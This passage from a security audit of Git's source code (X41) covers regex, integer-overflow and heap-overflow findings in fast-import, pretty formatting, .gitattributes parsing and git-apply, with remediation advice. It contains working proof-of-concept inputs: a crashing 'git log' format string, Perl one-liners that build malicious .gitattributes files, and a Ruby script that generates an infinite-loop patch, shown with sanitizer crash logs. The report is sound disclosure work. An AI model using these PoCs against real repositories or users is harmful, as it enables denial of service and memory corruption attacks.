This might allow DoS[4] attacks on services where an attacker can ask Git processes to connect to external services. The resource consumption issue of this is amplified by the fact that Git spawns several sub processes for a *git-clone*, where the second process just translates from *git remote-http* to *git-remote-http*:

```
    PID TTY      STAT   TIME COMMAND
2927926 pts/4    S+     0:00  \_ git clone http://localhost:8000/test.git
2927929 pts/4    S+     0:00      \_ /usr/local/libexec/git-core/git remote-http origin
↪   http://localhost:8000/test.git
2927934 pts/4    S+     0:01          \_ /usr/local/libexec/git-core/git-remote-http origin
↪   http://localhost:8000/test.git
```

Listing 4.12: Git Process Tree

On the attacker side the amount of resources required is minimal, after the initial TCP handshake only the socket needs to be kept alive, which can be implemented efficiently using raw sockets.

4.1.4.2 Solution Advice

X41 recommends to add timeouts to all read operations and set sane default values.

[3] Transmission Control Protocol
[4] Denial of Service

4.1.5 GIT-CR-22-05: Attacker Controlled Regular Expression

Severity:	MEDIUM
CWE:	1333 – Inefficient Regular Expression Complexity
Affected Component:	object-name.c:get_oid_oneline()

4.1.5.1 Description

`git-fast-import` calls ***get_oid_oneline()*** on attacker controlled input, which allows attackers to control *prefix*.

This value is then passed on to ***regcomp()*** which interprets that data as regular expression and compiles it as seen in the following stack trace:

```
#46573 0x00007ffff7e796eb in parse_reg_exp (regexp=regexp@entry=0x7fffffffda70,
↪ preg=preg@entry=0x7fffffffdb70, token=token@entry=0x7fffffffda50, syntax=syntax@entry=242428,
↪ nest=nest@entry=0, err=err@entry=0x7fffffffda4c) at regcomp.c:2159
#46574 0x00007ffff7e79d58 in parse (err=0x7fffffffda4c, syntax=<optimized out>,
↪ preg=0x7fffffffdb70, regexp=0x7fffffffda70) at regcomp.c:2127
#46575 re_compile_internal (preg=<optimized out>, pattern=<optimized out>, length=<optimized
↪ out>, syntax=<optimized out>) at regcomp.c:790
#46576 0x00007ffff7e7b21a in __GI___regcomp (preg=preg@entry=0x7fffffffdb70,
↪ pattern=0x5555558fd950 '(' <repeats 200 times>..., cflags=cflags@entry=1) at regcomp.c:491
#46577 0x00005555556f4e70 in Wget_oid_oneline (r=r@entry=0x5555558d9bc0 <the_repo>,
↪ prefix=<optimized out>, prefix@entry=0x5555558fd950 '(' <repeats 200 times>...,
↪ oid=oid@entry=0x7fffffffde50, list=<optimized out>) at object-name.c:1349
#46578 0x00005555556f6b75 in peel_onion (r=r@entry=0x5555558d9bc0 <the_repo>,
↪ name=name@entry=0x5555558f49db "@{0}^{/", '(' <repeats 193 times>..., len=len@entry=11659,
↪ oid=oid@entry=0x7fffffffde50, lookup_flags=<optimized out>, lookup_flags@entry=0) at
↪ object-name.c:1196
#46579 0x00005555556f6c1a in get_oid_1 (r=r@entry=0x5555558d9bc0 <the_repo>,
↪ name=name@entry=0x5555558f49db "@{0}^{/", '(' <repeats 193 times>..., len=len@entry=11659,
↪ oid=oid@entry=0x7fffffffde50, lookup_flags=lookup_flags@entry=0) at object-name.c:1271
#46580 0x00005555556f6dee in get_oid_with_context_1 (repo=0x5555558d9bc0 <the_repo>,
↪ name=name@entry=0x5555558f49db "@{0}^{/", '(' <repeats 193 times>..., flags=flags@entry=0,
↪ prefix=prefix@entry=0x0, oid=oid@entry=0x7fffffffde50, oc=oc@entry=0x7fffffffdd90) at
↪ object-name.c:1919
#46581 0x00005555556f77ba in get_oid_with_context (repo=<optimized out>,
↪ str=str@entry=0x5555558f49db "@{0}^{/", '(' <repeats 193 times>..., flags=flags@entry=0,
↪ oid=oid@entry=0x7fffffffde50, oc=oc@entry=0x7fffffffdd90) at object-name.c:2068
#46582 0x00005555556f77f0 in repo_get_oid (r=<optimized out>, name=name@entry=0x5555558f49db
↪ "@{0}^{/", '(' <repeats 193 times>..., oid=oid@entry=0x7fffffffde50) at object-name.c:1705
#46583 0x00005555555b3cc4 in note_change_n (p=<optimized out>, p@entry=0x5555558f49b2 '0'
↪ <repeats 40 times>, " @{0}^{/", '(' <repeats 152 times>..., b=b@entry=0x7ffff785a990,
↪ old_fanout=old_fanout@entry=0x7fffffffdf1b "") at builtin/fast-import.c:2489
#46584 0x00005555555b42b3 in parse_new_commit (arg=<optimized out>) at builtin/fast-import.c:2736
```

```
#46585 0x00005555555b481a in cmd_fast_import (argc=<optimized out>, argv=0x7fffffffe1f8,
↪  prefix=<optimized out>) at builtin/fast-import.c:3568
#46586 0x0000555555573195 in run_builtin (p=0x5555558a6af8 <commands+984>, argc=argc@entry=1,
↪  argv=argv@entry=0x7fffffffe1f8) at git.c:466
#46587 0x00005555555734a6 in handle_builtin (argc=1, argv=0x7fffffffe1f8) at git.c:721
#46588 0x00005555555574faf in cmd_main (argc=<optimized out>, argc@entry=1, argv=<optimized out>,
↪  argv@entry=0x7fffffffe1f8) at git.c:889
#46589 0x000055555563c534 in main (argc=1, argv=0x7fffffffe1f8) at common-main.c:56
```

Listing 4.13: Call Chain Leading to Attacker Controlled Regexp Parsing

This allows attackers to supply malicious regular expressions that might exhaust the stack of the *git* process.

Besides this, ReDoS[5] attacks are possible as well as shown in the following listing:

```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==3616490==ERROR: AddressSanitizer: stack-overflow on address 0x7ffc270b6f58 (pc 0x7fa1be2c043e
↪  bp 0x000000002d69 sp 0x7ffc270b6f50 T0)
    #0 0x7fa1be2c043e in parse_expression posix/regcomp.c:2249
    #1 0x7fa1be2c241c in parse_branch posix/regcomp.c:2207
    #2 0x7fa1be2c26ea in parse_reg_exp posix/regcomp.c:2159
    #3 0x7fa1be2c1190 in parse_sub_exp posix/regcomp.c:2496
    #4 0x7fa1be2c1190 in parse_expression posix/regcomp.c:2282
    #5 0x7fa1be2c241c in parse_branch posix/regcomp.c:2207
    #6 0x7fa1be2c26ea in parse_reg_exp posix/regcomp.c:2159
    #7 0x7fa1be2c1190 in parse_sub_exp posix/regcomp.c:2496
    #8 0x7fa1be2c1190 in parse_expression posix/regcomp.c:2282
    #9 0x7fa1be2c241c in parse_branch posix/regcomp.c:2207
    #10 0x7fa1be2c26ea in parse_reg_exp posix/regcomp.c:2159
    #11 0x7fa1be2c1190 in parse_sub_exp posix/regcomp.c:2496
    #12 0x7fa1be2c1190 in parse_expression posix/regcomp.c:2282
...
```

Listing 4.14: Stack Overflow in Regexp Parsing

4.1.5.2 Solution Advice

X41 recommends to not use attacker controlled data for regular expressions or sanitize it beforehand.

[5] https://en.wikipedia.org/wiki/ReDoS

4.1.6 GIT-CR-22-06: Out of Bounds Memory Write in Log Formatting

Severity:	CRITICAL
CWE:	122 – Heap-based Buffer Overflow
Affected Component:	pretty.c:format_and_pad_commit()

4.1.6.1 Description

Consider this excerpt from ***format_and_pad_commit()*** in `pretty.c`, line 1750 onwards:

```
} else {
    int sb_len = sb->len, offset = 0;
    if (c->flush_type == flush_left)
        offset = padding - len;
    else if (c->flush_type == flush_both)
        offset = (padding - len) / 2;
    /*
     * we calculate padding in columns, now
     * convert it back to chars
     */
    padding = padding - len + local_sb.len;
    strbuf_addchars(sb, ' ', padding);
    memcpy(sb->buf + sb_len + offset, local_sb.buf,
           local_sb.len);
}
```

Listing 4.15: Pretty Format Overflow

The above code is reached when a padding specifier is used in the pretty format[6]. *`local_sb`* is a stringbuffer that points to the expanded format which is to be padded. It is possible to specify a width of the padding up to $(2^{31}) - 1$, this is being limited in `pretty.c` line 1128 onward. Due to *`sb_len`* and *`offset`* being of type *`int`*, an integer overflow can let the offset calculation on *`sb->buf`*, *`sb_len + offset`* in the call to ***memcpy()*** overflow as well and result in a negative offset against *`sb->buf`*. The following pretty format illustrates this on a Git executable compiled with ASan[7].

```
./git log -2 --pretty='format:%>(2147483646)%x41%41%>(2147483646)%x41' > /dev/null
=================================================================
==188760==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f86eb9f07fe at pc
↪  0x7f895acc5427 bp 0x7ffc38e81100 sp 0x7ffc38e808a8
```

[6] `https://git-scm.com/docs/pretty-formats`
[7] Address Sanitizer

```
WRITE of size 1 at 0x7f86eb9f07fe thread T0
    #0 0x7f895acc5426 in __interceptor_memcpy
    ↪  /usr/src/debug/gcc/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:827
    #1 0x56470d2e1342 in format_and_pad_commit /home/joern/sources/git.git/pretty.c:1762
    #2 0x56470d2e1342 in format_commit_item /home/joern/sources/git.git/pretty.c:1801
    #3 0x56470d3ec217 in strbuf_expand /home/joern/sources/git.git/strbuf.c:429
    #4 0x56470d2e20db in repo_format_commit_message /home/joern/sources/git.git/pretty.c:1869
    #5 0x56470d2e442a in pretty_print_commit /home/joern/sources/git.git/pretty.c:2161
    #6 0x56470d1ffee2 in show_log /home/joern/sources/git.git/log-tree.c:781
    #7 0x56470d2034bd in log_tree_commit /home/joern/sources/git.git/log-tree.c:1117
    #8 0x56470cf0732f in cmd_log_walk_no_free builtin/log.c:508
    #9 0x56470cf0a14c in cmd_log_walk builtin/log.c:549
    #10 0x56470cf0a14c in cmd_log builtin/log.c:883
    #11 0x56470ce0e3ad in run_builtin /home/joern/sources/git.git/git.c:466
    #12 0x56470ce0e3ad in handle_builtin /home/joern/sources/git.git/git.c:721
    #13 0x56470ce118dc in run_argv /home/joern/sources/git.git/git.c:788
    #14 0x56470ce118dc in cmd_main /home/joern/sources/git.git/git.c:921
    #15 0x56470ce0bf52 in main /home/joern/sources/git.git/common-main.c:56
    #16 0x7f895aa8828f  (/usr/lib/libc.so.6+0x2328f)
    #17 0x7f895aa88349 in __libc_start_main (/usr/lib/libc.so.6+0x23349)
    #18 0x56470ce0de94 in _start ../sysdeps/x86_64/start.S:115

0x7f86eb9f07fe is located 2 bytes to the left of 4831838265-byte region
↪  [0x7f86eb9f0800,0x7f880b9f0839)
allocated by thread T0 here:
    #0 0x7f895ad247ea in __interceptor_realloc
    ↪  /usr/src/debug/gcc/libsanitizer/asan/asan_malloc_linux.cpp:85
    #1 0x56470d483176 in xrealloc /home/joern/sources/git.git/wrapper.c:136
    #2 0x56470d3e85f4 in strbuf_grow /home/joern/sources/git.git/strbuf.c:99
    #3 0x56470d3eb0cd in strbuf_addchars /home/joern/sources/git.git/strbuf.c:327
    #4 0x56470d2e12c9 in format_and_pad_commit /home/joern/sources/git.git/pretty.c:1761
    #5 0x56470d2e12c9 in format_commit_item /home/joern/sources/git.git/pretty.c:1801
    #6 0x56470d3ec217 in strbuf_expand /home/joern/sources/git.git/strbuf.c:429
    #7 0x56470d2e20db in repo_format_commit_message /home/joern/sources/git.git/pretty.c:1869
    #8 0x56470d2e442a in pretty_print_commit /home/joern/sources/git.git/pretty.c:2161
    #9 0x56470d1ffee2 in show_log /home/joern/sources/git.git/log-tree.c:781
    #10 0x56470d2034bd in log_tree_commit /home/joern/sources/git.git/log-tree.c:1117
    #11 0x56470cf0732f in cmd_log_walk_no_free builtin/log.c:508
    #12 0x56470cf0a14c in cmd_log_walk builtin/log.c:549
    #13 0x56470cf0a14c in cmd_log builtin/log.c:883
    #14 0x56470ce0e3ad in run_builtin /home/joern/sources/git.git/git.c:466
    #15 0x56470ce0e3ad in handle_builtin /home/joern/sources/git.git/git.c:721
    #16 0x56470ce118dc in run_argv /home/joern/sources/git.git/git.c:788
    #17 0x56470ce118dc in cmd_main /home/joern/sources/git.git/git.c:921
    #18 0x56470ce0bf52 in main /home/joern/sources/git.git/common-main.c:56
    #19 0x7f895aa8828f  (/usr/lib/libc.so.6+0x2328f)

SUMMARY: AddressSanitizer: heap-buffer-overflow
↪  /usr/src/debug/gcc/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:827 in
↪  __interceptor_memcpy
Shadow bytes around the buggy address:
  0x0ff15d7360a0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0ff15d7360b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0ff15d7360c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0ff15d7360d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0ff15d7360e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
=>0x0ff15d7360f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa[fa]
  0x0ff15d736100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0ff15d736110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0ff15d736120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0ff15d736130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0ff15d736140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==188760==ABORTING
```

Listing 4.16: OOB Write with Pretty Format

The pretty format can also be used in `git archive` operations via the `export-subst` attribute.

The out-of-bounds write allows to write the string defined by the format specifier following the second, overflowing padding specifier to a controlled offset before *sb->buf*.

4.1.6.2 Solution Advice

This issue along with a proposed patch was, due to criticality, disclosed early on November 10th to the Git security mailing list.

The initially proposed patch was the following:

```
diff --git a/pretty.c b/pretty.c
```

```
index 6cb363ae1c..39b215ce6d 100644
--- a/pretty.c
+++ b/pretty.c
@@ -1748,7 +1748,7 @@ static size_t format_and_pad_commit(struct strbuf *sb, /* in UTF-8 */
                }
                strbuf_addbuf(sb, &local_sb);
        } else {
-               int sb_len = sb->len, offset = 0;
+               size_t sb_len = sb->len, offset = 0;
                if (c->flush_type == flush_left)
                        offset = padding - len;
                else if (c->flush_type == flush_both)
```

Listing 4.17: pretty.c Patch

During the disclosure process a number of related overflows have been identified and patched by Patrick Steinhardt and a security release is pending for mid-December 2022 at the time of writing this report.

4.1.7 GIT-CR-22-07: Truncated Allocation Leading to Out of Bounds Write Via Large Number of Attributes

Severity:	CRITICAL
CWE:	122 – Heap-based Buffer Overflow
Affected Component:	attr.c:parse_attr_line()

A critical out-of-bounds heap issue was identified that can be triggered via a `git clone` or `git pull` from a remote repository via SSH on untrustworthy infrastructure.

When parsing a line from `.gitattributes`, the following code in `attr.c` can overflow the counter keeping check of the number of attributes that were parsed and are valid:

```
    static struct match_attr *parse_attr_line(const char *line, const char *src,
                      int lineno, unsigned flags)
{
    int namelen;
    int num_attr, i;
    const char *cp, *name, *states;
    struct match_attr *res = NULL;
    int is_macro;
    struct strbuf pattern = STRBUF_INIT;

    cp = line + strspn(line, blank);
    if (!*cp || *cp == '#')
        return NULL;
    name = cp;

    if (*cp == '"' && !unquote_c_style(&pattern, name, &states)) {
        name = pattern.buf;
        namelen = pattern.len;
    } else {
        namelen = strcspn(name, blank);
        states = name + namelen;
    }

    if (strlen(ATTRIBUTE_MACRO_PREFIX) < namelen &&
        starts_with(name, ATTRIBUTE_MACRO_PREFIX)) {
        if (!(flags & READ_ATTR_MACRO_OK)) {
            fprintf_ln(stderr, _("%s not allowed: %s:%d"),
                   name, src, lineno);
            goto fail_return;
        }
        is_macro = 1;
        name += strlen(ATTRIBUTE_MACRO_PREFIX);
        name += strspn(name, blank);
        namelen = strcspn(name, blank);
        if (!attr_name_valid(name, namelen)) {
            report_invalid_attr(name, namelen, src, lineno);
            goto fail_return;
        }
    }
    else
        is_macro = 0;

    states += strspn(states, blank);

    /* First pass to count the attr_states */
    for (cp = states, num_attr = 0; *cp; num_attr++) {
        cp = parse_attr(src, lineno, cp, NULL);
        if (!cp)
            goto fail_return;
    }
```

Listing 4.18: Counter Overflow in num_attr

Later on the value of *num_attr* is used to allocate space on the heap that attribute data is then written to as shown in the following listing 4.19:

```
res = xcalloc(1,
          sizeof(*res) +
          sizeof(struct attr_state) * num_attr +
          (is_macro ? 0 : namelen + 1));
if (is_macro) {
    res->u.attr = git_attr_internal(name, namelen);
} else {
    char *p = (char *)&(res->state[num_attr]);
    memcpy(p, name, namelen);
    res->u.pat.pattern = p;
```

Listing 4.19: Use of num_attr

Due to variable *num_attr* being of type *int* (signed 32-bit wide), a very long attribute line or many attribute lines can overflow the variable, causing the value to become negative.

A PoC[8] to create a malicious `.gitattributes` file and commit it to a malicious repository is the following:

```
perl -e 'print "A " . "\rh="x2000000000; print "\rh="x2000000000; print "\rh="x294967294 . "\n"' > .gitattributes
```

[8] Proof of Concept

```
git add .gitattributes
git commit -am "evil attributes"
# the code path taken at git-commit is different and will potentially bail out, making the commit fail - this can be solved by disabling the code in read_attr_from_file()
```

Listing 4.20: PoC Creating Maliciously Large .gitattributes File

When cloning or pulling from the repository, a heap overflow occurs since the `num_attrs` value will become negative (-2) and cause the space allocated via ***xcalloc()*** to be only 2 bytes large. A subsequent write (`res->u.pat.pattern = p`) will then write out of bounds to the heap:

```
$ git clone user@localhost:f/ff ssh-repo-crash-heap
Cloning into 'ssh-repo-crash-heap'...
warning: templates not found in /home/user/share/git-core/templates
remote: Enumerating objects: 1163, done.
remote: Counting objects: 100% (1163/1163), done.
remote: Compressing objects: 100% (919/919), done.
remote: Total 1163 (delta 485), reused 12 (delta 0), pack-reused 0
Receiving objects: 100% (1163/1163), 68.87 MiB | 243.00 KiB/s, done.
Resolving deltas: 100% (485/485), done.
=================================================================
==15062==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x602000002550 at pc 0x5555559884d5 bp 0x7fffffffbc60 sp 0x7fffffffbc58
WRITE of size 8 at 0x602000002550 thread T0
    #0 0x5555559884d4 in parse_attr_line /home/user/git/attr.c:393
    #1 0x5555559884d4 in handle_attr_line /home/user/git/attr.c:660
    #2 0x555555988902 in read_attr_from_index /home/user/git/attr.c:784
    #3 0x555555988902 in read_attr_from_index /home/user/git/attr.c:747
    #4 0x555555988a1d in read_attr /home/user/git/attr.c:800
    #5 0x555555989b0c in bootstrap_attr_stack /home/user/git/attr.c:882
    #6 0x555555989b0c in prepare_attr_stack /home/user/git/attr.c:917
    #7 0x555555989b0c in collect_some_attrs /home/user/git/attr.c:1112
    #8 0x55555598b141 in git_check_attr /home/user/git/attr.c:1126
    #9 0x555555a13004 in convert_attrs /home/user/git/convert.c:1311
    #10 0x555555a95e04 in checkout_entry_ca /home/user/git/entry.c:553
    #11 0x555555d58bf6 in checkout_entry /home/user/git/entry.h:42
    #12 0x555555d58bf6 in check_updates /home/user/git/unpack-trees.c:480
    #13 0x555555d5eb55 in unpack_trees /home/user/git/unpack-trees.c:2040
    #14 0x555555785ab7 in checkout builtin/clone.c:724
    #15 0x555555785ab7 in cmd_clone builtin/clone.c:1384
    #16 0x55555572443c in run_builtin /home/user/git/git.c:466
    #17 0x55555572443c in handle_builtin /home/user/git/git.c:721
    #18 0x555555727872 in run_argv /home/user/git/git.c:788
    #19 0x555555727872 in cmd_main /home/user/git/git.c:926
    #20 0x555555721fa0 in main /home/user/git/common-main.c:57
    #21 0x7ffff73f1d09 in __libc_start_main ../csu/libc-start.c:308
    #22 0x555555723f39 in _start (/home/user/git/git+0x1cff39)

```

```
0x602000002552 is located 0 bytes to the right of 2-byte region [0x602000002550,0x602000002552)
allocated by thread T0 here:
    #0 0x7ffff768c037 in __interceptor_calloc ../../../../src/libsanitizer/asan/asan_malloc_linux.cpp:154
    #1 0x555555d7fff7 in xcalloc /home/user/git/wrapper.c:150
    #2 0x55555598815f in parse_attr_line /home/user/git/attr.c:384
    #3 0x55555598815f in handle_attr_line /home/user/git/attr.c:660
    #4 0x555555988902 in read_attr_from_index /home/user/git/attr.c:784
    #5 0x555555988902 in read_attr_from_index /home/user/git/attr.c:747
    #6 0x555555988a1d in read_attr /home/user/git/attr.c:800
    #7 0x555555989b0c in bootstrap_attr_stack /home/user/git/attr.c:882
    #8 0x555555989b0c in prepare_attr_stack /home/user/git/attr.c:917
    #9 0x555555989b0c in collect_some_attrs /home/user/git/attr.c:1112
    #10 0x55555598b141 in git_check_attr /home/user/git/attr.c:1126
    #11 0x555555a13004 in convert_attrs /home/user/git/convert.c:1311
    #12 0x555555a95e04 in checkout_entry_ca /home/user/git/entry.c:553
    #13 0x555555d58bf6 in checkout_entry /home/user/git/entry.h:42
    #14 0x555555d58bf6 in check_updates /home/user/git/unpack-trees.c:480
    #15 0x555555d5eb55 in unpack_trees /home/user/git/unpack-trees.c:2040
    #16 0x555555785ab7 in checkout builtin/clone.c:724
    #17 0x555555785ab7 in cmd_clone builtin/clone.c:1384
    #18 0x55555572443c in run_builtin /home/user/git/git.c:466
    #19 0x55555572443c in handle_builtin /home/user/git/git.c:721
    #20 0x555555727872 in run_argv /home/user/git/git.c:788
    #21 0x555555727872 in cmd_main /home/user/git/git.c:926
    #22 0x555555721fa0 in main /home/user/git/common-main.c:57
    #23 0x7ffff73f1d09 in __libc_start_main ../csu/libc-start.c:308

SUMMARY: AddressSanitizer: heap-buffer-overflow /home/user/git/attr.c:393 in parse_attr_line
Shadow bytes around the buggy address:
  0x0c047fff8450: fa fa 00 02 fa fa 00 07 fa fa fd fd fa fa 00 00
  0x0c047fff8460: fa fa 02 fa fa fa fd fd fa fa 00 06 fa fa 05 fa
  0x0c047fff8470: fa fa fd fd fa fa 00 02 fa fa 06 fa fa fa 05 fa
  0x0c047fff8480: fa fa 07 fa fa fa fd fd fa fa 00 01 fa fa 00 02
  0x0c047fff8490: fa fa 00 03 fa fa 00 fa fa fa 00 01 fa fa 00 03
=>0x0c047fff84a0: fa fa 00 01 fa fa 00 02 fa fa[02]fa fa fa fa fa
  0x0c047fff84b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff84c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff84d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff84e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff84f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
  Shadow gap:              cc
==15062==ABORTING
```

Listing 4.21: Trigger Heap Overflow via "git pull"

Since the size of the truncated allocation and also the data written out-of-bounds seem to be untrustworthy attacker controlled data from a remote repository, this is regarded as a critical issue.

Furthermore, an ***abort()*** can be triggered via function ***report_invalid_attr()*** when a too large invalid attribute name is parsed such as created by the following command:

```
perl -e 'print "A " . "B"x2147483648 . "\n"' > .gitattributes
```

Listing 4.22: Proof of Concept .gitattributes File Causing an abort()

After the file is committed, the ***abort()*** can be triggered via a checkout, reachable by at least `git-archive` and `git-pull`:

```
$ git pull
From /home/user/f/../fuzzdit
   058b4fb..9f0a05d  master     -> origin/master
Updating 058b4fb..9f0a05d
BUG: strbuf.c:400: your vsnprintf is broken (returned -1)
error: merge died of signal 6
```

Listing 4.23: Trigger abort()

During the disclosure process a number of related overflows have been identified and patched by Patrick Steinhardt and a security release is pending for mid-December 2022 at the time of writing this report.

4.1.7.1 Solution Advice

X41 recommends to limit the number and lengths of attributes parsed. Furthermore, the code using signed integer types for length values should be refactored to avoid signed types and use 64-bit unsigned types instead.

4.1.8 GIT-CR-22-08: Infinite Loop via parse_chunk()

Severity:	LOW
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	apply.c:parse_chunk()

4.1.8.1 Description

When a maliciously crafted patch is parsed via ***parse_chunk()*** it is accepted as valid, but the size returned as *0*. In case a patch cannot be parsed by ***parse_single_patch()***, the code checks whether it is a line that identifies differing binary files. If that line is long enough the addition *offset + hdrsize + patchsize* can become big enough to overflow the return value of type *int*. By crafting the header and line in the right way, the addition will overflow to *0*:

```
static int parse_chunk(struct apply_state *state, char *buffer, unsigned long size, struct patch *patch)
{
    int hdrsize, patchsize;
    int offset = find_header(state, buffer, size, &hdrsize, patch);

    if (offset < 0)
        return offset;
...
    if (!patchsize) {
        static const char git_binary[] = "GIT binary patch\n";
        int hd = hdrsize + offset;
        unsigned long llen = linelen(buffer + hd, size - hd);
...
        else if (!memcmp(" differ\n", buffer + hd + llen - 8, 8)) {
            static const char *binhdr[] = {
                "Binary files ",
                "Files ",
                NULL,
            };
            int i;
            for (i = 0; binhdr[i]; i++) {
                int len = strlen(binhdr[i]);
                if (len < size - hd &&
                    !memcmp(binhdr[i], buffer + hd, len)) {
                    state->linenr++;
                    patch->is_binary = 1;
                    patchsize = llen;
                    break;
                }
            }
        }

        /* Empty patch cannot be applied if it is a text patch
         * without metadata change.  A binary patch appears
         * empty to us here.
         */
        if ((state->apply || state->check) &&
            (!patch->is_binary && !metadata_changes(patch))) {
            error(_("patch with only garbage at line %d"), state->linenr);
            return -128;
        }
    }

    return offset + hdrsize + patchsize;
}
```

Listing 4.24: Infinite Loop via parse_chunk()

A file that can trigger the DoS when applied via `git-apply` can be created easily:

```
#/usr/bin/ruby

f = File.open("poc.patch","w")
f.write 'diff --git a/b b/b
index 61c6dc5..9570850 100644
--- a/b
+++ b/b
Binary files b and '


# 28 for rest of the line, 65 for header before it
0.upto 4294967296 - 28 - 65 do
f.write 'b'
end

f.write ' differ
'
```

Listing 4.25: PoC for Inifinte Loop

When the testcase is run on an ASan compiled binary, an out-of-bounds read in ***parse_git_diff_header()*** will stop the execution early, but it runs fine without ASan.

4.1.8.2 Solution Advice

X41 recommends to test the return value of ***parse_chunk()*** for *0* as well and change the size variables to $size\_t$ type.

4.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

4.2.1 GIT-CR-22-100: fp Leak in Error Handling

Affected Component:	builtin/bisect--helper.c:bisect_skipped_commits()

4.2.1.1 Description

In ***bisect_skipped_commits()*** a file is opened using ***fopen()*** and the file handle stored in fp.

In case the write with ***fprintf()*** fails that file handle is not released as shown in the following listing 4.26:

```
static int bisect_skipped_commits(struct bisect_terms *terms)
{
  int res;
  FILE *fp = NULL;

...
  fp = fopen(git_path_bisect_log(), "a");
  if (!fp)
    return error_errno(_("could not open '%s' for appending"),
                      git_path_bisect_log());

  if (fprintf(fp, "# only skipped commits left to test\n") < 0)
      return error_errno(_("failed to write to '%s'"), git_path_bisect_log());
```

Listing 4.26: fp Leak in Error Handling

The impact of this is minimal, since all code paths leading to this function seem to lead to an ***exit()*** in case of errors where most modern operating systems will close that file handle.

Please note that Git relies quite heavy on the operating system for cleanup, especially in error cases when ***die()*** or ***BUG()*** is called. These cases will not be listed in this report.

4.2.1.2 Solution Advice

X41 recommends to close the file handle using ***fclose()*** during the error handling.

4.2.2 GIT-CR-22-101: Uninitialized Variable in cap_object_info()

Affected Component:	protocol-caps.c:cap_object_info()

4.2.2.1 Description

In ***cap_object_info()*** the variable *info* is not initialized and only filled with data when ***packet_reader_read()*** receives a *request->line* of *size*.

This leads to the use of an uninitialized *info* variable as parameter to ***send_info()***, which then sends data based on its setting via ***packet_writer_write()*** to a remote repository.

Since *info.size* is a single bit bit field, this discloses the value of a single bit of stack data:

```
int cap_object_info(struct repository *r, struct packet_reader *request)
{
    struct requested_info info;
    struct packet_writer writer;
    struct string_list oid_str_list = STRING_LIST_INIT_DUP;

    packet_writer_init(&writer, 1);

    while (packet_reader_read(request) == PACKET_READ_NORMAL) {
        if (!strcmp("size", request->line)) {
            info.size = 1;
            continue;
        }

        if (parse_oid(request->line, &oid_str_list))
            continue;

        packet_writer_error(&writer,
                  "object-info: unexpected line: '%s'",
                  request->line);
    }

    if (request->status != PACKET_READ_FLUSH) {
        packet_writer_error(
            &writer, "object-info: expected flush after arguments");
        die(_("object-info: expected flush after arguments"));
    }

    send_info(r, &writer, &oid_str_list, &info);
```

Listing 4.27: Uninitialized Variable in cap_object_info()

Since this discloses only a single bit of data, the security impact is considered minimal and this is only an informational finding.

4.2.2.2 Solution Advice

X41 recommends to initialize `info` to `0`.

4.2.3 GIT-CR-22-102: Outdated Thirdparty Components

Affected Component:	compat/

4.2.3.1 Description

The directory `compat` contains several third party components of which some are outdated. Since this folder is not part of git core, this is considered out of scope for this audit and therefore informational.

`compat/zlib-uncompress2.c` contains code parts from zlib[9] 1.2.11, whereas the newest version is 1.2.13, but imported the code is not exposing the code vulnerable to CVE-2022-37434[10].

`compat/nedmalloc/` contains a copy of nedmalloc[11] which `malloc.c.h` claims is version before 2.8.4, whereas the associated `Readme.txt` claims version 1.05 with the latest upstream release being 1.10 beta 4[12].

Other parts, such as `compat/regexp/`, `obstack.c` and `compat/poll/`, seem to have been imported from the GNU libc[13] and modified.

4.2.3.2 Solution Advice

X41 recommends to properly document where to find the upstream versions of the various files and to implement a procedure that helps with tracking upstream updates and importing them.

[9] `https://zlib.net/`
[10] `https://nvd.nist.gov/vuln/detail/CVE-2022-37434`
[11] `https://www.nedprod.com/programs/portable/nedmalloc/`
[12] `https://github.com/ned14/nedmalloc`
[13] `https://www.gnu.org/software/libc/`

4.2.4 GIT-CR-22-103: FNV-1 Hash Not Collision Resistant

Affected Component:	hashmap.c:strhash()

4.2.4.1 Description

The hash used by the hashmap implementation in `hashmap.c` is FNV-1[14], which is not collision resistant and for which zero hashes and collisions have been identified[15].

